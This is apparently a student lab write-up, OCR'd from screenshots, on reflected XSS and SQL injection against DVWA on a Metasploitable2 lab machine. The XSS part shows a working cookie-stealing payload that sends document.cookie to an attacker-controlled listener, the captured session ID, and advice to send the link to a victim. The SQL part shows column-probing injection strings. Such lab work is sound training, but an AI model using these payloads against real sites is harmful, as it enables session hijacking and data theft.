

Report

Reflexted XSS (Cross Site Scripting)


Target: Metasploitable2 (DVWA)



<script>alert('Hello World')</script>




<i>Filip




Stealing Cookie:


1. Step




2. Step


192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<i>Filip#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PwnTillDawn Online
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
ument.cookie + ' ">');</script>
Submit
Hello Filip
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


3. step


192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>document.write('<img+src%3D"http%3A%2F%2F192.168.50.100%3A8000%2F'+%2B+document.cookie+%2B+'+">')%3B<%2Fscript>#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PwnTillDawn Online
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Copy this link and send it to a victim to steal it's cookie with which you can steal it's session.
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
filip@KaLinux: ~/Desktop
File Actions Edit View Help
filip@KaLinux: ~/Desktop
filip@KaLinux: ~/Desktop
(filip㉿KaLinux)-[~/Desktop]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.100 - - [29/Nov/2022 08:33:18] code 404, message File not found
192.168.50.100 - - [29/Nov/2022 08:33:18] "GET /security=low;%20PHPSESSID=7a987566e05e33aa82d6410454dcb904 HTTP/1.1" 404 -
Cookie

<script>alert(document.cookie)</script>



Output:



SQL INJECTION

To exploit a web app with sql injection we need to find a user input on a website, usually something like username, passwords or a page on which we can search some type of product. The website communicates with database to see if it has it, then responds back. All of this is done with the help of SQL language and SQL queries. If the user input is not filtered or it is badly filtered someone could be able to inject SQL code and send it's own SQL queries to the database. Database is consisted of tables and columns.

Exemple of SQL query:


SELECT [ELEMENTS] FROM [TABLE] WHERE [CONDITION]
SELECT [*] FROM [books] WHERE [ID=5]

since our Metasploitable2 DVWA site gives us this output:

```
ID: 2
First name: Gordon
Surname: Brown
```


We could have something like:

SELECT [Name, Surname] FROM [Account] WHERE [ID = '1']



If we try to add a logical statement, like 1 = 1; Here we have selected the user ID 2 and attached a command to it if 1 is equal to 1

note: if we tried 1 = 2 we would have gotten no output.




CHECKING FOR HOW MANY COLUMNS THERE ARE:


In order to find out if there is a column 1, 2 or 3 we can use the next command:

>>2’ order by 1 -- ‘<<


-- is referred as a comment like (#) if we didn’t put this nothing would have happen in the output, or it would have given us an error if we were to try it under SQL Injection ~~(Blind)~~ tab on DVWA.



2’ order by 1 -- ‘

